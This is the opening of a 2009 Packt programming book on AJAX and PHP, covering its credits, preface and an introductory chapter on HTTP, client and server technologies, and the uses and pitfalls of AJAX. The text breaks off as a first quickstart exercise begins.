AJAX and PHP

Building Modern Web Applications 2nd Edition

Build user friendly Web 2.0 Applications with JavaScript and PHP

Bogdan Brinzarea-Iamandi
Cristian Darie
Audra Hendrix

PACKT PUBLISHING

AJAX and PHP

Building Modern Web Applications – Second Edition

Build user-friendly Web 2.0 Applications with JavaScript and PHP

Bogdan Brinzarea-Iamandi

Cristian Darie

Audra Hendrix

BIRMINGHAM - MUMBAI

AJAX and PHP
Building Modern Web Applications – Second Edition

First published: December 2009

Production Reference: 1101209

Published by Packt Publishing Ltd.
32 Lincoln Road
Olton
Birmingham, B27 6PA, UK.

ISBN 978-1-847197-72-6

www.packtpub.com

Cover Image by Parag Kadam (paragvkadam@gmail.com)

Credits

Authors
Bogdan Brinzarea-Iamandi
Cristian Darie
Audra Hendrix

Reviewer
Kalpesh Barot

Acquisition Editor
Douglas Paterson

Development Editor
Dhiraj Chandiramani

Technical Editor
Aanchal Kumar

Indexer
Rekha Nair

Editorial Team Leader
Gagandeep Singh

Project Team Leader
Lata Basantani

Project Coordinators
Srimoyee Ghoshal
Rajashree Hamine

Proofreader
Sandra Hopper

Graphics
Nilesh Mohite

Production Coordinators
Adline Swetha Jesuthas
Dolly Dasilva

Cover Work
Dolly Dasilva

About the Authors

Bogdan Brinzarea-Iamandi is a software engineer having a strong background in Computer Science. He holds a Master and Bachelor Degree from the Automatic Control and Computers Faculty at the Politehnica University of Bucharest, Romania. He also has an Auditor diploma from the Computer Science department at Ecole Polytechnique, Paris, France.

His main interests include software architecture, web technologies, distributed computing, and software methodologies. Currently, he is the Software Development Manager at a Romanian bank, Banca Romaneasca, a member of the National Bank of Greece, where he coordinates the development and implementation of enterprise software for the banking industry.

He is also the author of the books *AJAX and PHP: Building Responsive Web Applications* and *Microsoft AJAX Library Essentials: Client-side ASP.NET AJAX 1.0 Explained.*

Cristian Darie is a software engineer with experience in a wide range of modern technologies, and is the author of numerous books, which are all listed on his homepage at `http://www.cristiandarie.ro`. Cristian is the manager and the former technical architect of `http://www.okazii.ro`, the largest Romanian e-commerce website.

Audra Hendrix was educated at Northwestern University. She works as a consultant in applied technology and marketing to small and medium-sized businesses. While her client list includes Fortune 500 companies, she prefers the flexibility, agility, and challenges of small to medium-sized businesses. She has consulted both in the United States and France for businesses seeking to better utilize their resources and maximize their gains by reinventing and reapplying back office and Internet applications, data management, cost-effective marketing strategies, staffing requirements, and planning and deployment of new or emerging product lines.

A special thanks goes out to my daughter, Zsa Zsa—an unending and joyful source of inspiration and boundless love. You are, by far, my greatest achievement.

About the Reviewer

Kalpesh Barot has about five years of experience in the world of PHP. He has worked extensively on small- and large-scale social networking websites developed in PHP. He has been involved in varied projects, from planning and developing websites to creating custom modules on big social networking websites.

He received a Masters degree in Enterprise Software Engineering from University of Greenwich, UK. There he learned the theory behind his computer experience and became a much more efficient computer programmer.

He has worked actively in the IT sector since his freshman year at the university. He has been a PHP developer since then and has developed his skills in this field.

Through his increasing responsibilities, he has learned to prioritize needs and wants, and applies this ability to his projects. He has acted as a technical reviewer for *OOP with PHP* for Packt Publishing.

I would like to thank my wife, Bansari Barot, for her continued support in all my projects and Rajashree Hamine for her constant efforts in reminding me to review the chapters on time.

Table of Contents

Preface

AJAX is a complex phenomenon that means different things to different people. Computer users appreciate that their favorite websites are now friendlier and feel more responsive. Web developers learn new skills that empower them to create sleek web applications with little effort. Indeed, everything sounds good about AJAX!

At its roots, AJAX is a mix of technologies that lets you get rid of the evil page reload, which represents the dead time when navigating from one page to another. Eliminating page reloads is just one step away from enabling more complex features into websites, such as real-time data validation, drag-and-drop, and other tasks that weren't traditionally associated with web applications. Although the AJAX ingredients are mature (the `XMLHttpRequest` object, which is the heart of AJAX, was created by Microsoft in 1999), their new role in the new wave of web trends is very young, and we'll witness a number of changes before these technologies will be properly used to the best benefit of the end users.

AJAX isn't, of course, the answer to all the Web's problems, as the current hype around it may suggest. As with any other technology, AJAX can be overused, or used the wrong way. AJAX also comes with problems of its own: you need to fight with browser inconsistencies, AJAX-specific pages don't work on browsers without JavaScript, they can't be easily bookmarked by users, and search engines don't always know how to parse them. Also, not everyone likes AJAX. While some are developing enterprise architectures using JavaScript, others prefer not to use it at all. When the hype is over, most will probably agree that the middle way is the wisest way to go for most scenarios.

In *AJAX and PHP: Building Modern Web Applications – Second Edition*, we take a pragmatic and safe approach by teaching relevant patterns and best practices that we think any web developer will need sooner or later. We teach you how to avoid the common pitfalls, how to write efficient AJAX code, and how to achieve functionality that is easy to integrate into current and future web applications, without requiring you to rebuild the whole solution around AJAX. You'll be able to use the knowledge you learn from this book right away, in your PHP web applications.

What this book covers

Chapter 1: The World of AJAX and PHP is all about a quick introduction to the world of AJAX. In order to proceed with learning how to build AJAX applications, it's important to understand why and where they are useful. It describes the `XMLHttpRequest` object, which is the key element that enables the client-side JavaScript code to call a page on the server asynchronously.

Chapter 2: JavaScript and the AJAX Client walks you through many fields such as working with HTML, JavaScript, CSS, the DOM, XML, and `XMLHttpRequest`. It discusses the theory (and practice) that you will need to know to make these components come together smoothly, and form a solid foundation for your future AJAX applications. It also shows you how to implement simple error-handling techniques, and how to write code efficiently.

Chapter 3: Object Oriented JavaScript covers a large area of what object-oriented programming means in the world of JavaScript starting from basic features and going far into the execution context of functions. It teaches you the basic OOP concepts—encapsulation, polymorphism, and inheritance, how to work with JavaScript objects, functions, classes, and prototypes, how to simulate private, instance, and static class members in JavaScript, what the JavaScript execution context is, how to implement inheritance by using constructor functions and prototyping, and the basics of JSON.

Chapter 4: Using PHP and MySQL on the Server starts putting the server to work, using PHP to generate dynamic output, and MySQL to manipulate and store the backend data. This chapter shows you how to use XML and JSON with PHP (so that you can create server-side code that communicates with your JavaScript client), how to implement error-handling code in your server-side PHP code, and how to work with MySQL databases.

Chapter 5: AJAX Form Validation creates a form validation application that implements traditional techniques with added AJAX flavor, thereby making the form more user-friendly, responsive, and pleasing. The intention of this chapter isn't to build the perfect validation technique but, rather, a working proof of concept that takes care of user input and ensures its validity.

Chapter 6: Debugging and Profiling AJAX Applications teaches how to enable and use Internet Explorer's debugging capabilities. It shows how you can work with Web Development Helper, Developer Toolbar, and other Internet Explorer tools and with Firefox plugins such as Firebug, Venkman JavaScript Debugger, and Web Developer.

Chapter 7: Advanced Patterns and Techniques briefly covers some of the most important patterns and techniques covering usability, security, and techniques. Looking at methods, patterns, and techniques is so important that it has developed into its own science and has created a set of guidelines for typical problems that offer us predictable results.

Chapter 8: AJAX Chat with jQuery teaches how to use AJAX to easily implement an online chat solution. This will also be your opportunity to use one of the most important JavaScript frameworks around—jQuery. More precisely, this chapter will explain the basics of jQuery and show how to create a simple, yet efficient client-server chat mechanism using AJAX.

Chapter 9: AJAX Grid explains the usage of an AJAX-enabled data grid plugin, jqGrid.

Appendix: Preparing Your Working Environment covers the installation instructions that set up your machine for the exercises in this book. It also covers preparing the database that is used in many examples throughout the book.

What you need for this book

To go through the examples in this book you need PHP 5, a web server, and a database server. We have tested the code under several environments, but mostly with the Apache 2 web server, and MySQL 4.1 and MySQL 5 databases.

You can choose, however, to use another web server, or another database product, in which case the procedures presented in the chapters might not be 100% accurate. It is important to have PHP 5 or newer, because we use some features, such as Object Oriented Programming support, which aren't available in older versions.

Please read the appendix for more details about setting up your machine. If your machine already has the required software, you still need to read the final part of appendix, where you are instructed about creating a database that is used for the examples in this book.

Who this book is for

This book is written for PHP developers who want to learn how to use PHP, JavaScript, MySQL, and jQuery to implement Web 2.0 applications, are looking for a step-by-step, example-driven AJAX tutorial, want to learn advanced AJAX coding patterns and techniques, and want to be able to assess the security and SEO implications of their code.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text are shown as follows: "We can include other contexts through the use of the `include` directive."

A block of code is set as follows:

```
// create the second <ui> element and add a text node to it
oLiOrange = document.createElement("li");
oOrange = document.createTextNode("Orange");
oLiOrange.appendChild(oOrange);
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
// create the second <ui> element and add a text node to it
oLiOrange = document.createElement("li");
oOrange = document.createTextNode("Orange");
oLiOrange.appendChild(oOrange);
```

Any command-line input or output is written as follows:

```
tar xvfz xampp-linux-X.Y.Z.tar.gz -C /opt
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "Now click on the **Start Debugging** button. If you receive a confirmation window like that in the following screenshot, click on **OK**".

Warnings or important notes appear in a box like this.

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an email to `feedback@packtpub.com`, and mention the book title via the subject of your message.

If there is a book that you need and would like to see us publish, please send us a note in the **SUGGEST A TITLE** form on `www.packtpub.com` or email `suggest@packtpub.com`.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book on, see our author guide on `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code for the book

Visit `http://www.packtpub.com/files/code/7726_Code.zip` to directly download the example code.

The downloadable files contain instructions on how to use them.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration, and help us to improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/support`, selecting your book, clicking on the **let us know** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata added to any list of existing errata. Any existing errata can be viewed by selecting your title from `http://www.packtpub.com/support`.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at `questions@packtpub.com` if you are having a problem with any aspect of the book, and we will do our best to address it.

1
The World of AJAX and PHP

"Computer, draw a robot!" said my young cousin to the first computer he had ever seen. (As I had instructed it not to listen to strangers, the computer wasn't receptive to this command.) If you're like me, your first thought would be *how silly* or *how funny*—but this is a mistake. We're being educated to accommodate computers, to compensate for the lack of ability of computers to understand humans, but in an ideal world, that spoken command should have been enough to have the computer please my cousin.

This book doesn't aim to teach you to create software applications that intelligently interact with children—we're still far from that point. However, we'll help you take a small but important step in that direction. We'll teach you how to best use web development technologies available today—AJAX and PHP in particular—to enhance web users' experience with your website, by creating more usable and friendly web interfaces. As far as this chapter is concerned, we'll discuss the following topics:

- **The big picture**: Here we'll answer a question we're often asked: *Why bother improving our applications' user interfaces and features, when the existing ones perform satisfactorily?*
- **Building websites since 1990**: What are the fundamental principles of the Web, and what are the important technologies that make it work? You probably know most of this, but we hope you'll welcome this quick refresher.
- **The world of AJAX**: As you will learn, AJAX is a powerful tool to improve your web interfaces. However, it's important to understand when you should and shouldn't use it. We'll also discuss the basic principles of AJAX, and refer to online resources and tools that can help you along the way.
- **Setting up your environment**: In this book, you'll find plenty of code—and be anxious to see it in action. We've taken care of that by including step-by-step instructions with every exercise.

- **Hello world!:** After reading so much pure theory, and installing many software packages (and we all know how *boring* software installation can be!), you'll be eager to write some code. So at the end of this chapter, you'll write your first AJAX application.

We hope your journey through this book will be a pleasant and useful one! Let's get started.

The big picture

The story about Cristian's seven-year-old cousin (which happened back in 1990) is still relevant today. The ability of technology to be user-friendly has evolved quite a bit, but there's still a long way to go before we have computers that self-adapt to our needs. For now, people must *learn* how to work with computers—some even end up loving a black screen with a tiny command prompt on it!

We will be very practical and concise in this book, but before getting back to your favorite mission (writing code)—it's worth taking a little step back . It's easy to forget that *the very reason technology exists is to serve people*, and make their lives more entertaining at home and more efficient at work.

The working habits of many are driven by software with intuitive (and enjoyable) user interfaces. Successful companies are typically one step ahead of their competition in offering their users more simple and natural ways to achieve their goals—explaining the popularity of the mouse, features such as **drag-and-drop**, and that simple textbox that searches the entire Web for you in just 0.1 seconds (or so it says).

Understanding the way people's brains work is one key to building the ultimate software application. We know that end users need intuitive user interfaces; they don't really care what operating system they're running as long as the functionality they get is what they want. The art of meeting users' interface expectations, understanding the nature of their work, and building software applications accordingly is referred to as **software usability.**

In the past, when users were specifically technically trained, the behavior of any software that interacted with humans was less important. Business needs today dictate that users aren't necessarily technically trained—administrative staff don't usually hold degrees in Computer Science, but still need to deliver good-looking reports for the sales manager, and easily create data entry forms for the sales force.

AJAX is a modern tool used to create user-friendly web applications. As with any other tool, however, it can be used improperly, complicating the user experience, neglecting users with disabilities, and/or lowering search engine performance. These issues can mean your site, and therefore your business, is losing customers, creating a bit of ill will, and/or damaging your reputation!

This being a programming book, our main focus will regard the technical aspects of writing AJAX PHP code. But as a responsible web developer, you should not lose sight of the complementary aspects that affect the success of a web application. To stay on top of this concern, we strongly recommend you check at least some of the following resources:

- *Don't Make Me Think: A Common Sense Approach to Web Usability, second edition*, by Steve Krug (New Riders Press, 2005)
- *Prioritizing Web Usability*, by Jakob Nielsen and Hoa Loranger (New Riders Press, 2006)
- *Designing Interfaces: Patterns for Effective Interaction Design*, by Jenifer Tidwell (O'Reilly, 2005)
- *Ambient Findability*, by Peter Morville (O'Reilly, 2005)
- *Bulletproof Web Design, second edition*, by Dan Cederholm (New Riders Press, 2007)
- *Professional Search Engine Optimization with PHP: A Developer's Guide to SEO*, by Cristian Darie and Jaimie Sirovich (Wrox Press, 2007)

AJAX and Web 2.0

These days, it's increasingly difficult to discuss AJAX without mentioning Web 2.0 (`http://en.wikipedia.org/wiki/Web_2`). What is Web 2.0? Initially, Web 2.0 was associated with the **Semantic Web** (`http://en.wikipedia.org/wiki/Semantic_web`). The Semantic Web is envisioned to be the next step in the Web's evolution, based on online social-networking applications, using tag-based *folksonomies* (user-generated tags for data categorization). Some say it is simply a marketing buzzword without any special meaning, while others use this term to describe the new, open, interactive Web that facilitates online information sharing and collaboration.

Controversies aside, the version number is an allusion to the recent changes of the World Wide Web. The new generation of web applications offers a richer user experience, much closer to that of desktop applications, while using live data from the Internet. In the world of Web 2.0, AJAX plays an essential role providing the technological support to implement rich and responsive web interfaces.

Building websites since 1990

Before getting into the details, let's take the inevitable history lesson to make sure we've got our definitions straight. We promise we'll keep this *short*. If you're a web development veteran, feel free to skip ahead to *The world of AJAX* section.

Although the history of the Internet is a bit longer, 1991 is the year when **HyperText Transfer Protocol** (**HTTP**), still used to transfer data over the Internet, was invented. In its initial versions, it didn't do much more than opening and closing connections. The later versions of HTTP (Version 1.0 appeared in 1996 and Version 1.1 in 1999) became the protocol that we all know and use.

HTTP and HTML

HTTP is supported by all web browsers, and it does its original job very well—retrieving simple web content. Whenever you request a web page using your favorite web browser, the HTTP protocol is assumed. So, for example, when you type `www.msn.com` in the location bar of your web browser, it will assume by default that you meant `http://www.msn.com`.

The standard document type of the Web is **HyperText Markup Language (HTML)**—a markup language that dictates a document's formatting and layout of *static text and images*. When you need to get to another HTML page via HTTP, you initiate a full page reload, and the HTML page you requested must already exist as a static document at the mentioned location prior to the request—it only enables users to retrieve static content (HTML pages) from the Internet. HTTP and HTML are still a very successful pair and are the foundation of the Web as we know it today. Figure 1-1 shows a simple transaction when a user requests a web page from the Internet using the HTTP protocol:




Figure 1-1: A simple HTTP request

There are three points for you to keep in mind here:

1. HTTP transactions always happen between a *web client* (the software making the request, such as a web browser) and a *web server* (the software responding to the request, such as the Apache web server). From now on in this book, when saying '*client*' we are referring to the *web client* (such as a web browser), and when saying '*server*' we are referring to the *web server*.
2. The *user* is the person using the web client.
3. Even if HTTP and its secure version, **HTTPS**, are arguably the most widely used Internet protocols, they are not alone. Various types of web servers use different protocols to accomplish numerous tasks, usually unrelated to simple web browsing. Unless otherwise mentioned explicitly, when we say "*web request*", it is a request using HTTP protocol.

While all web requests we'll talk about from now on use the HTTP protocol for transferring the data, *the data itself* can be built dynamically on the web server (say, using information from a database) and can contain more than just plain HTML, allowing the client to perform some functionality too rather than simply displaying static pages. This creates a more interactive, powerful, and responsive Web.

Several technologies have been developed to enable the Web to act smarter and they are grouped into two main categories:

1. **Client-side technologies** that complement HTML and enable the web client to do more interesting things than just displaying static documents.
2. **Server-side technologies,** which have the ability to build web pages on the fly and usually work with a database to create the content requested by the client.

Before we move on, let's take a brief look at these two technologies.

PHP and other server-side technologies

There are several technologies (or languages) that are supported to create the server-side logic (PHP, ASP.NET, Java Server Pages (JSP), Perl, ColdFusion, Ruby on Rails, and others), each with their own merits and drawbacks. For our server-side implementation we've chosen PHP, an open source scripting language offering a solid and widely-used development platform. Instead of sending back a static page, the server executes the code in the PHP page and sends back the results. (These results must still be in the form of HTML, or in another format that the client understands.)

Figure 1-2 shows a request for a PHP page:




Figure 1-2: Client requests a PHP page

However, even with PHP dynamically building custom-made database-driven responses on the server, the client still displays a static, boring, and (yawn) not very smart web document. Today's browsers do much more than render simple HTML. Let's see how.

JavaScript and other client-side technologies

Client-side technologies differ in many ways, beginning with the way they are loaded and executed by the web client. Let's take a look at one of these technologies—JavaScript.

JavaScript is a language in its own right. Its code is written in plain text and can be embedded into HTML pages to empower them. It is supported by most of the web browsers without requiring users to install new components on the system and has object-oriented capabilities (although perhaps differing from the OOP model(s) you are familiar with already).

JavaScript is a scripting language—not a compiled language—so it's not suited for intensive calculations or writing device drivers, and it must arrive whole at the client to be interpreted. This potential security issue doesn't make it suited for writing sensitive business logic (this wouldn't be a recommended practice anyway), but it does a good job when used for the right purposes.

With JavaScript, developers could finally build web pages that "did" things (remember the days of snow falling on a page?). With client-side form validation, users no longer cause a whole page to reload if they fail to fill out the form correctly (irritatingly losing all the previously typed data in the process). Despite its potential, JavaScript was never used consistently to make the Web experience more user friendly like desktop applications.

Other popular client-side technologies are **Java applets**, **Macromedia Flash**, and **Microsoft Silverlight**. These are powerful technologies that allow their programs to run on the client computers via specialized plugins (or, in the case of Java applets, via a Java Virtual Machine). Each of these technologies has its strengths and weaknesses. Java applets are written in the popular and powerful Java language, and can be used to deliver very complex applications to the client.

Flash has very powerful tools for creating animations and graphical effects, but it is more powerful than is necessary for most websites, updates can be costly and time-consuming, and it has a steep learning curve (compounded by its own scripting language, "ActionScript") so most of the Flash developers are specialists in this particular tool.

Silverlight, just like Flash, offers spectacular visual quality and impressive streaming video. Silverlight applications execute inside the web browser through a lightweight version of the .NET Framework, making it an option for deploying heavy, intensive, complex, and more desktop-like applications via browsers and mobile devices.

What's missing?

With all these options for developing powerful features inside web browsers, why would anyone want anything new? What's missing?

As pointed out in the beginning of the chapter, technology exists to serve existing market needs. Part of the market wants to deliver more powerful functionality to web clients without using Flash, Java applets, or other technologies that are considered either too flashy or heavy-weight for certain purposes. A typical example is that of interactive form validation, where the data typed by the visitor must be checked against some validation rules coded on the server for compliancy.

For such scenarios, developers created websites and web applications using HTML, JavaScript, and PHP (or another server-side technology). The typical request with this scenario is shown in Figure 1-3. It shows an HTTP request, the response made up of HTML, and JavaScript built programmatically with PHP.




Figure 1-3: HTTP, HTML, ASP.NET, and JavaScript in action

The hidden problem with this scenario is that each time the client needs new data from the server, a new HTTP request must be made to reload the page, freezing the user's activity. The **page reload** is the new dragon in the present day scenario, and AJAX comes to our rescue.

The world of AJAX

AJAX is an acronym for Asynchronous JavaScript and XML. The key element here is Asynchronous. Simply put, AJAX offers a technique to make background server calls via JavaScript and retrieve additional data as needed, updating portions of the page without causing full page reloads. Figure 1-4 offers a visual representation of what happens when a typical AJAX-enabled web page is requested by a visitor:




Figure 1-4: A typical AJAX call

AJAX solves the balance between the client and server by allowing them to communicate in the background *while the user is working* on the page.

Consider web registration forms where the user is asked to enter data (such as name, email address, password, credit card number, and so on) that must be validated before proceeding to the next step of the registration process. There are three possible ways to implement this:

- Let the user type all the required data, *submit* the page, and then perform the validation on the server. If the validation doesn't succeed, the server sends back the (sometimes empty) form, asking the visitor to correct the invalid entries. In this scenario, the user experiences *dead time* (a delay) between submitting and waiting for response.

- Do the validation at the client side by using JavaScript. The user is warned about invalid data and corrects the invalid entries before submitting the form. This technique only works for very simple validation that doesn't require additional data from the server. This technique also doesn't work when using proprietary or secret validation algorithms that can't be transferred to the client in the form of JavaScript code.
- Use AJAX form validation so that the web application can validate the entered data in the background, *while the user fills the form*. For example, after the user types the first letter of the city, the web browser calls the server to load "on-the-fly" a list of cities that start with that letter.

When we wrote the first edition of this book, there were only a few AJAX-enabled applications on the Web. Now, the majority of modern websites have implemented AJAX features. Here are a few of the most popular:

- **Bing Maps** (`http://www.bing.com/maps/`), **Google Maps** (`http://maps.google.com`), and **Yahoo! Maps** (`http://maps.yahoo.com`).
- **Flickr** (`http://flickr.com/`) and **Picasa Web Albums** (`http://picasaweb.google.com/home`).
- **The Google** (`http://www.google.com`) and **Yahoo!** (`http://search.yahoo.com`) search engines with their query autocompletion feature. See the Google version in the following screenshot (yes, the results can be funny sometimes).
- **Gmail** (`http://www.gmail.com`), which is very popular by now and doesn't need any introduction. Other web-based email services such as **Yahoo! Mail** and **Hotmail** have followed the trend and offer AJAX-based interfaces.
- **Digg** (`http://www.digg.com`), a hugely popular social bookmarking website featuring community-powered content.

Figre 1-5 displays the Google autocompletion feature:

Figure 1-5: Google autocompletion feature

In conclusion, AJAX is about creating smarter web applications (that behave better than traditional web applications when interacting with humans) by enabling web pages to make asynchronous calls to the server transparently while the user is working.

What is AJAX made of?

The technologies AJAX is made of are already implemented in all modern web browsers, so the client doesn't need to install any extra modules to run an AJAX website. AJAX is made up of the following:

- **JavaScript**, the essential ingredient of AJAX, allows you to build the client-side functionality. In the JavaScript functions, we'll use the **Document Object Model** (**DOM**) to manipulate parts of the HTML page.
- The **XMLHttpRequest** object, the component that enables JavaScript to access the server asynchronously in the background.

- Except for the simplest applications, a **server-side technology** is required to handle requests that come from the JavaScript client. In this book, we'll use **PHP** to perform the server-side part of the job.

None of the AJAX components are as new, or revolutionary (or at least evolutionary), as the buzz around AJAX might suggest. The most recent AJAX component is `XMLHttpRequest`, which was released by Microsoft sometime in 1999. You can read more on the history of AJAX at `http://en.wikipedia.org/wiki/AJAX`.

For client-server communication, the JavaScript client code and the PHP server-side code need a way to *pass data* and *understand* that data. Passing the data is the simple part. Using the `XMLHttpRequest` object, the client script accessing the server can send name-value pairs using **GET** or **POST**. It's very simple to read these values with any server script.

The server script simply sends back the response via HTTP, but unlike a usual website, the response will be in a format that can be simply parsed by the JavaScript client code. The format can be simple text, but in practice, you'll need a data format that can be used to pass structured data. The two popular data exchange formats used in AJAX applications are **XML** and **JavaScript Object Notation** (**JSON**).

This book assumes that you have previous experience with the AJAX ingredients, except maybe the `XMLHttpRequest` object. However, in order to make sure we're all on the same page, we'll have a look at how these pieces work, and how they work together, in Chapter 2, *JavaScript and the AJAX Client*. For the remainder of this chapter, we'll focus on the big picture, and for the joy of the most eager readers, we will also write an AJAX program.

Uses and misuses of AJAX

As noted earlier, AJAX can improve your visitors' experience with your website, but it can also worsen it when used inappropriately. Unless your application has really special requirements, it's wise to let your users navigate your content using good old hyperlinks. Web browsers have a long history of dealing with content navigation, and web users have a long history of using these browsers. In the vast majority of cases, AJAX is best used in addition to the traditional web development paradigms, rather than changing or replacing them.

Let's quickly review the potential benefits that AJAX can bring to your projects:

- It makes it possible to create responsive and intuitive web applications
- It encourages the development of patterns and frameworks that reduce the development time of common tasks
- It makes use of the existing technologies and features that are already supported by all modern web browsers
- It makes use of many existing developer skills

Potential problems with AJAX are:

- Adding AJAX to your site without forethought or reason can detract from your site's effectiveness. Increased awareness of usability, accessibility, web standards, and search engine optimization will help you make good decisions when designing and implementing websites.
- Because search engines don't execute any JavaScript code when indexing a website, they cannot index any content generated with JavaScript. If search engine optimization is important for your website, you may need to forego using AJAX for content delivery and navigation and use it only sparingly in those parts of your site that won't impact search engine indexing.
- JavaScript can be disabled at the client side, which renders the AJAX code non-functional.
- Bookmarking AJAX-enabled pages requires planning. Typically AJAX applications run inside a web page whose URL doesn't change in response to user actions, in which case, you can only bookmark the entry page. To enable bookmarking, you must dynamically add page anchors by using your JavaScript code, such as in `http://www.example.com/my-ajax-app.html#Page2`. You also need to create supporting code that loads and saves the state of your application through the `anchor` parameter.
- The **Back** and **Forward** buttons in browsers don't produce the same result as with classic websites, unless your AJAX application is programmed to support loading and saving states.

To enable AJAX page bookmarking, and the **Back** and **Forward** browser buttons, you can use frameworks such as *Really Simple History* by Brad Neuberg (`http://codinginparadise.org/projects/dhtml_history/README.html`).

Following the popularity of AJAX, a large number of AJAX-enabled frameworks and toolkits have been developed that include common and tested features. Let's take a look at a few.

Resources and tools

AJAX enjoys an active community and a veritable plethora of resources, guides, toolkits, frameworks, forums, and tutorials. Whether you're a veteran developer or working with AJAX for the first time, it's well worth your time to peruse these resources.

We are listing a few places to get you started that may help you in your journey into the exciting world of AJAX. Some are server-agnostic, while others are specifically created for ASP.NET, Java, PHP, Coldfusion, Flash, and Perl backends. Among the most popular server-agnostic toolkits are **Dojo** (`http://dojotoolkit.org`), **Prototype** (`http://prototypejs.org/`), script.aculo.us (`http://script.aculo.us`), and **jQuery** (`http://jquery.com/`)—which you'll be using in this book as well.

For starters, here are a few useful generic AJAX resources:

- `http://www.ajaxian.com` is the AJAX website of Ben Galbraith and Dion Almaer, the authors of *Pragmatic Ajax* (Pragmatic Bookshelf, 2006).
- `http://ajaxpatterns.org` is an informational website about AJAX design patterns, and the home page of *Ajax Design Patterns* by Michael Mahemoff (O'Reilly, 2006).
- `http://www.fiftyfoureleven.com/resources/programming/xmlhttprequest` is a comprehensive article collection about AJAX.
- `http://www.sitepoint.com/subcat/javascript` is Sitepoint's AJAX home, featuring excellent articles.
- `http://developer.mozilla.org/en/docs/AJAX` is Mozilla's page on AJAX.
- `http://en.wikipedia.org/wiki/Ajax` is the Wikipedia page on AJAX.

The list is by no means complete. If you need more online resources, search engines will be of help.

Setting up your environment

Before moving on, ensure you've prepared your working environment as shown in the Appendix, where you're guided through installation and setup of PHP and Apache, and set up the database used for the examples in this book. (You won't need a database for the first example though.)

You may also want to install a code editor. If you don't already have your favorite code editor installed, here's a short list of recommendations:

- **SciTe** (`http://scintilla.sourceforge.net/`) is a free and cross-platform editor.
- **PSPad** (`http://www.pspad.com/`) is a freeware editor popular among Windows developers. The editor knows how to highlight the syntax for many existing file formats. Additional plug-ins can add integrated CSS editing functionality and spell checking.
- **phpEclipse** (`http://www.phpeclipse.net`) is an increasingly popular environment for developing PHP web applications.
- **Emacs** (`http://www.gnu.org/software/emacs/`) is, as defined on its website, an "extensible, customizable, and self-documenting real time display editor". Emacs is a very powerful, free, and cross-platform editor.

All exercises from this book assume that you've installed your machine as shown in the Appendix, which you'll need to go through in order to run the examples in this book. If you set up your environment differently, you may need to implement various changes, such as using different folder names, and so on.

Building a simple application with AJAX and PHP

This exercise is for those readers willing to start coding ASAP, but it assumes you're already familiar with JavaScript, PHP, and XML. If this is not the case, or if at any time you feel this exercise is too challenging, feel free to skip to Chapter 2. In Chapter 2 and Chapter 3, we'll have a much closer look at the AJAX technologies and techniques and everything will become clear.

You'll create a simple AJAX web application called **quickstart** where the user is asked to enter his or her name and the server sends back responses as they type. Figure 1-6 shows the initial page, `index.html`, loaded by the user. (Note that `index.html` gets loaded by default when requesting the `quickstart` web folder, even if the file name is not explicitly mentioned.)

